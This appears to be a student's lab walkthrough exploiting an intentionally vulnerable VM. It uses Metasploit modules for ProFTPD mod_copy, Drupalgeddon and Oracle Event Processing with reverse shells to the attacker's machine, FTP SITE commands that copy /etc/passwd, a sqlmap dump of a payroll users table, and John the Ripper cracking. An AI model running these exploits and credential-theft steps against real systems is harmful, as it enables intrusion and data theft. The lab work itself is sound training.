creates a Meterpreter reverse shell for a 64-bit Linux system upon successful exploitation.

‘ set RHOSTS <target IP> ’

RHOSTS stands for Remote Host.

It is a Metasploit command used to specify the target IP address for an attack.

‘ set LHOST <local IP> ’

LHOST stands for Local Host.

It is a Metasploit command used to specify the local IP address of the attacking machine

FTP exploitation:

Proftpd exploit:

msf6 > search ProFTPD

msf6 > use 15

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 192.168.149.129

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show payloads

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload 10

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH => /var/www/html
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 192.168.149.128:4444
[*] 192.168.149.129:80 - 192.168.149.129:21 - Connected to FTP server
[*] 192.168.149.129:80 - 192.168.149.129:21 - Sending copy commands to FTP server
[*] 192.168.149.129:80 - Executing PHP payload /SMNdZD.php
[-] Command shell session 1 is not valid and will be closed
[-] Command shell session 2 is not valid and will be closed
[*] 192.168.149.129 - Command shell session 1 closed.
[*] 192.168.149.129 - Command shell session 2 closed.
[*] 192.168.149.129:80 - Deleted /var/www/html/SMNdZD.php
[*] Command shell session 3 opened (192.168.149.128:4444 -> 192.168.149.129:48495) at 2024-08-04 23:31:11 +0530

[-] Command shell session 4 is not valid and will be closed
[*] 192.168.149.129 - Command shell session 4 closed.
ls
chat
drupal
payroll_app.php
phpmyadmin
```

As we can see metasploit a successful meterpreter. So, now we can remotely access the virtual machine given to us.

whoami = www-data doesn't have root access means some file's permission are denied.

' search ProFTPD '

To find all exploits related to ProFTPD in the Metasploit framework.

Outcome: Provides a list of potential vulnerabilities and exploits available for the ProFTPD service, helping you choose the most appropriate one.

' use exploit/unix/ftp/proftpd_modcopy_exec '

This command selects the proftpd_modcopy_exec exploit module, which targets a vulnerability in the ProFTPD service's mod_copy module.

Exploit Choice: The mod_copy module in ProFTPD allows for file copying, and it has a vulnerability that can be exploited to execute arbitrary commands on the server. This makes it a powerful exploit if the target is running a vulnerable version of ProFTPD with the mod_copy module enabled.

' set payload payload/cmd/unix/reverse_perl '

Configures the payload to be used with the exploit and creates a reverse shell using Perl on successful exploitation(meterpreter).

' set SITEPATH /var/www/html '

Specifies the path on the target server where files will be copied.

Importance:

Path Control: Ensures that the files are copied to a directory where they can be accessed or where the exploit can function properly.

Exploitation Context: Sets the stage for where the payload will be executed, potentially in a web-accessible directory for easier access.

File Copy

There is also another vulnerability which is easily exploitable the name is File-Copy proftpd.

While researching about this i get to know that it doesn't require metasploit we can do it using telnet/nc (a network protocol used to virtually access the computer)

telnet 192.168.149.129 21 (telnet <target ip> <proftpd port no.>)

site cpfr /etc/passwd (ftp site command to copy a file from that location)

site cpto /var/www/html/shadow.copy (ftp site command to paste the copied file to the given address)

```

# telnet 192.168.149.129 21
Trying 192.168.149.129...
Connected to 192.168.149.129.
Escape character is '^]'.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.149.129]
site cpfr /etc/passwd
350 File or directory exists, ready for destination name
site cpto /var/www/html/co.copy
250 Copy successful

```

The command doesn't need any permission for copying any file but the condition is that you should know the file location.

Before copying:

< > ↻
🔖
⚠ Not secure
192.168.149.129

Index of /

	Name	Last modified	Size	Description
📁	chat/	2020-10-29 19:37	-	
📁	drupal/	2011-07-27 20:17	-	
📄	payroll_app.php	2020-10-29 19:37	1.7K	
📁	phpmyadmin/	2013-04-08 12:06	-	

Apache/2.4.7 (Ubuntu) Server at 192.168.149.129 Port 80

After copying

< > ↻
🔖
⚠ Not secure
192.168.149.129

Index of /

	Name	Last modified	Size	Description
📁	chat/	2020-10-29 19:37	-	
📄	co.copy	2024-08-07 21:47	2.1K	
📁	drupal/	2011-07-27 20:17	-	
📄	payroll_app.php	2020-10-29 19:37	1.7K	
📁	phpmyadmin/	2013-04-08 12:06	-	

Apache/2.4.7 (Ubuntu) Server at 192.168.149.129 Port 80

Let's see what content present in co.copy


```
< > ↻ Not secure 192.168.149.129/co.copy
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101:/var/lib/libuuid:
syslog:x:101:104:/home/syslog:/bin/false
messagebus:x:102:106:/var/run/dbus:/bin/false
sshd:x:103:65534:/var/run/sshd:/usr/sbin/nologin
statd:x:104:65534:/var/lib/nfs:/bin/false
dirmngr:x:105:111:/var/cache/dirmngr:/bin/sh
leia_organa:x:1111:100:/home/leia_organa:/bin/bash
luke_skywalker:x:1112:100:/home/luke_skywalker:/bin/bash
han_solo:x:1113:100:/home/han_solo:/bin/bash
artoo_detoo:x:1114:100:/home/artoo_detoo:/bin/bash
c_three_pio:x:1115:100:/home/c_three_pio:/bin/bash
ben_kenobi:x:1116:100:/home/ben_kenobi:/bin/bash
darth_vader:x:1117:100:/home/darth_vader:/bin/bash
anakin_skywalker:x:1118:100:/home/anakin_skywalker:/bin/bash
jarjar_binks:x:1119:100:/home/jarjar_binks:/bin/bash
lando_calrissian:x:1120:100:/home/lando_calrissian:/bin/bash
boba_fett:x:1121:100:/home/boba_fett:/bin/bash
jabba_hutt:x:1122:100:/home/jabba_hutt:/bin/bash
greedo:x:1123:100:/home/greedo:/bin/bash
chewbacca:x:1124:100:/home/chewbacca:/bin/bash
kylo_ren:x:1125:100:/home/kylo_ren:/bin/bash
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
avahi:x:107:114:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
colord:x:108:116:colord colour management daemon,,,:/var/lib/colord:/bin/false
myuser1:x:1000:1000,,,:/home/myuser1:/bin/bash
```

Tool used: *telnet*

Telnet is a network protocol used to provide a command-line interface for communication with a remote device or server. It allows users to connect to and interact with devices over a network using a text-based interface. Telnet can be used to connect to various types of network services, including FTP servers, web servers, and more.

Why Use Telnet for FTP?

Testing Connectivity: Telnet is often used to test basic connectivity to a specific port on a server.

By connecting to port 21, you can verify if the FTP server is reachable from your location.

Manual Interaction: Telnet allows you to manually send FTP commands and observe responses.

Simple Command Testing: Telnet is a straightforward tool for executing simple commands to see if they are accepted by the server. It can help troubleshoot connectivity or basic command issues.

Command used:

‘telnet 192.168.149.129 21’

Connects to the FTP service on the target IP using telnet.

Outcome: Banner of the FTP service, which includes the version.

‘site cpfr /etc/passwd’

Attempt to copy the */etc/passwd* file to a new location.

Outcome: Server response indicating the file or directory exists.

‘site cpto /var/www/html/co.copy’

Specifies the destination for the file copy operation.

Outcome: Server response indicating the copy was successful.

We can use this vulnerability to gather sensitive information without taking remote control just we have to know the location of files that we want to access.

http exploitation

msf6 > search http

msf6 > use 15

default payload php/meterpreter/reverse_tcp

msf6 exploit(multi/http/drupal_drupageddon) > set RHOSTS 192.168.149.129

msf6 exploit(multi/http/drupal_drupageddon) > set TARGETURI /drupal/

msf6 exploit(multi/http/drupal_drupageddon) > exploit

```
msf6 exploit(multi/http/drupal_drupageddon) > exploit
[*] Started reverse TCP handler on 192.168.149.128:4444
[*] Sending stage (39927 bytes) to 192.168.149.129
[*] Meterpreter session 1 opened (192.168.149.128:4444 -> 192.168.149.129:48775) at 2024-08-05 00:12:55 +0530

meterpreter > ls
Listing: /var/www/html/drupal
=====
Mode                Size      Type       Last modified          Name
-----
100644/rw-r--r--    174      fil       2011-07-28 01:47:40 +0530 .gitignore
100644/rw-r--r--    5410     fil       2011-07-28 01:47:40 +0530 .htaccess
100644/rw-r--r--   58875     fil       2011-07-28 01:47:40 +0530 CHANGELOG.txt
100644/rw-r--r--    996      fil       2011-07-28 01:47:40 +0530 COPYRIGHT.txt
100644/rw-r--r--   1447     fil       2011-07-28 01:47:40 +0530 INSTALL.mysql.txt
100644/rw-r--r--   1874     fil       2011-07-28 01:47:40 +0530 INSTALL.pgsql.txt
100644/rw-r--r--   1298     fil       2011-07-28 01:47:40 +0530 INSTALL.sqlite.txt
100644/rw-r--r--   17856     fil       2011-07-28 01:47:40 +0530 INSTALL.txt
100644/rw-r--r--   14940     fil       2011-02-24 06:17:51 +0530 LICENSE.txt
```

As we can see metasploit created a successful meterpreter. So, now we can remotely access the virtual machine given to us.

whoami = www-data doesn't have root access means some files permission are denied.

' search http '

To find all HTTP-related exploits in the Metasploit framework.

Outcome: Provides a list of potential vulnerabilities and exploits available for HTTP services, helping you choose the most appropriate one.

' use exploit/multi/http/drupal_drupageddon '

This command selects the drupal_drupageddon exploit module, which targets a critical remote code execution vulnerability in Drupal.

Exploit Choice: This exploit takes advantage of a known flaw in Drupal, allowing attackers to execute arbitrary code remotely. This makes it a powerful exploit if the target is running a vulnerable version of Drupal.

' set TARGETURI /drupal/ '

Specifies the URI path where the vulnerable Drupal installation is located.

Importance:

Path Control: Ensures the exploit targets the correct location of the Drupal installation.

Exploitation Context: Sets the stage for where the payload will be executed, increasing the chances of a successful attack.

default payload selected is payload php/meterpreter/reverse_tcp :

php/meterpreter/reverse_tcp: The name of the payload selected, which creates a reverse Meterpreter shell using PHP.

Jetty exploitation


msf6 > search jetty

msf6 > use 3

msf6 exploit(windows/http/oracle_event_processing_upload) > set RHOSTS 192.168.149.129

Select appropriate payload basically reverse_shell or perl

msf6 exploit(windows/http/oracle_event_processing_upload) > exploit



```
Exploit target:
Id  Name
--  ---
0   Oracle Event Processing 11.1.1.7.0 / Windows 2003 SP2 through MSIE

View the full module info with the info, or info -d command.

msf6 exploit(windows/http/oracle_event_processing_upload) > set RHOSTS 192.168.149.129
RHOSTS => 192.168.149.129
msf6 exploit(windows/http/oracle_event_processing_upload) > exploit

[*] Started reverse TCP handler on 192.168.149.128:4444
[*] Generating payload and mof file...
[*] Uploading the exe payload Dabub.exe...
[*] Sending stage (176198 bytes) to 192.168.149.129
[*] Meterpreter session 1 opened (192.168.149.128:4444 -> 192.168.149.129:46334) at 2024-08-06 08:22:45 +0530
[-] Unexpected answer, trying anyway...
[*] Uploading the MOF file yuTUCSdHt.mof
[*] This exploit may require manual cleanup of 'Dabub.exe' on the target
[*] This exploit may require manual cleanup of 'shon/mof/good/yuTUCSdHt.mof' on the target

meterpreter > ls
Listing: /etc
-----
Mode                Size      Type      Last modified          Name
-----
040755/TXHX-KF-X  4096      dir       2020-10-30 00:57:40 +0530 .java
100600/TX-----  0         file      2014-04-17 02:32:57 +0530 .pwd.lock
040755/TXHX-KF-X  4096      dir       2013-12-11 13:36:48 +0530 ODBCDataSources
040755/TXHX-KF-X  4096      dir       2020-10-30 00:57:40 +0530 X11
040755/TXHX-KF-X  4096      dir       2014-04-17 02:32:57 +0530 adduser.conf
100644/TX-T--T--  2048      file      2014-04-17 15:50:10 +0530 alternatives
```

As we can see metasploit created a successful meterpreter. So, now we can remotely access the virtual machine given to us.

‘ *exploit/windows/http/oracle_event_processing_upload* ’

This module exploits an arbitrary file upload vulnerability in Oracle Event Processing 11.1.1.7.0. The FileUploadServlet component, which requires no authentication, can be abused to upload a malicious file onto an arbitrary location due to a directory traversal flaw, and compromise the server. By default Oracle Event Processing uses a Jetty Application Server without JSP support, which limits the attack to WbemExec.

mysql injection

sqlmap -u “http://192.168.149.129/payroll_app.php” –forms –dump –batch

```
back-end DBMS: MySQL >= 5.0.12
[21:36:24] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[21:36:24] [INFO] fetching current database
[21:36:24] [INFO] fetching tables for database: 'payroll'
[21:36:24] [INFO] fetching columns for table 'users' in database 'payroll'
[21:36:24] [INFO] fetching entries for table 'users' in database 'payroll'
Database: payroll
Table: users
[15 entries]
+-----+-----+-----+-----+-----+
| salary | password | username | last_name | first_name |
+-----+-----+-----+-----+-----+
| 9560 | help_me_obiwan | leia_organa | Organa | Leia |
| 1080 | like_my_father_beforeme | luke_skywalker | Skywalker | Luke |
| 1200 | nerf_herder | han_solo | Solo | Han |
| 22222 | b00p_b33p | artoo_detoo | Detoo | Artoo |
| 3200 | Pr0t0c07 | c_three_pio | Threepio | C |
| 10000 | thats_no_m00n | ben_kenobi | Kenobi | Ben |
| 6666 | Dark_syD3 | darth_vader | Vader | Darth |
| 1025 | but_master:( | anakin_skywalker | Skywalker | Anakin |
| 2048 | mesah_p@ssw0rd | jarjar_binks | Binks | Jar-Jar |
| 40000 | @dm1n1str@r | lando_calrissian | Calrissian | Lando |
| 20000 | mandalorian1 | boba_fett | Fett | Boba |
| 65000 | my_kind@_skum | jabba_hutt | Hutt | Jaba |
| 50000 | hanSh0tF1rst | greedo | Rodian | Greedo |
| 4500 | rwaaaaaawr8 | chewbacca | <blank> | Chewbacca |
| 6667 | Daddy_Issues2 | kylo_ren | Ren | Kylo |
+-----+-----+-----+-----+-----+
[21:36:25] [INFO] table 'payroll.users' dumped to CSV file '/home/kaliprince/.local/share/sqlmap/output/192.168.149.129/dump/payroll/users.csv'
[21:36:25] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/kaliprince/.local/share/sqlmap/output/results-08042024_0936pm.csv'
[*] ending @ 21:36:25 /2024-08-04/
—(kaliprince@kaliprince)~—
```

Tool used: sqlmap

an automated tool for SQL injection and database takeover, to perform an SQL injection attack on a web application.

‘ -u “http://192.168.149.129/payroll_app.php” ’

Specifies the target URL for the SQL injection.

Defines the exact URL where the SQL injection attempt will be made.

‘ --forms ’

forms are elements on a webpage that allow users to input and submit data. They are commonly used for various purposes, such as logging in, searching, registering, or submitting information.

Tells sqlmap to check all the forms on the webpage for SQL injection. Making sure every form (like login or search boxes) on the webpage is tested for security flaws.

‘-batch’

Non interactive mode, usually sqlmap asks you questions, this accepts the default answers.

Allows sqlmap to run without manual intervention, making the process faster and more efficient.

‘-dump’

Tells sqlmap to dump the contents of the database tables once an SQL injection vulnerability is found.

Retrieves data from the target database, potentially including sensitive information such as user credentials, financial data, etc.

I tried john the ripper tool to crack the myuser1 password but it didn't work despite having hashcode password.

```

fopen: rockyou.txt: No such file or directory
[~](root@kaliprince)-[/home/kaliprince/Downloads]
# john crack.txt

Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 512/512 AVX512BW 8x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
0g 0:00:57:49 3/3 0g/s 2894p/s 2894c/s 2894C/s stoloo1..stimm28
0g 0:00:57:50 3/3 0g/s 2894p/s 2894c/s 2894C/s sealall..secco26
0g 0:00:57:51 3/3 0g/s 2894p/s 2894c/s 2894C/s sevray1..socia83
0g 0:00:57:52 3/3 0g/s 2894p/s 2894c/s 2894C/s sombi12..sorray3
0g 0:00:57:53 3/3 0g/s 2894p/s 2894c/s 2894C/s surboit..sucer90
0g 0:00:57:54 3/3 0g/s 2894p/s 2894c/s 2894C/s sinet01..simail17
0g 0:03:30:01 3/3 0g/s 2926p/s 2926c/s 2926C/s thsabab..thsnins
0g 0:03:30:02 3/3 0g/s 2926p/s 2926c/s 2926C/s thsbe10..thsbrte
0g 0:03:30:04 3/3 0g/s 2926p/s 2926c/s 2926C/s th1clou..th10455
0g 0:03:30:05 3/3 0g/s 2926p/s 2926c/s 2926C/s th1lord..th1lyna
0g 0:03:30:06 3/3 0g/s 2926p/s 2926c/s 2926C/s th13175..th13974
0g 0:04:54:30 3/3 0g/s 2828p/s 2828c/s 2828C/s ctct255..ctctal
Session aborted
```

Only myuser1 password didn't crack but all other 15 we're able to get.

Note: darth_vader password is wrong we can't login with his password.

Ref:

https://cve.mitre.org/cve/search_cve_list.html for searching and exploring vulnerabilities

<https://www.exploit-db.com/exploits/36742> for file_copy ftp

Chat Gpt for more detailed analysis regarding any doubt.

:)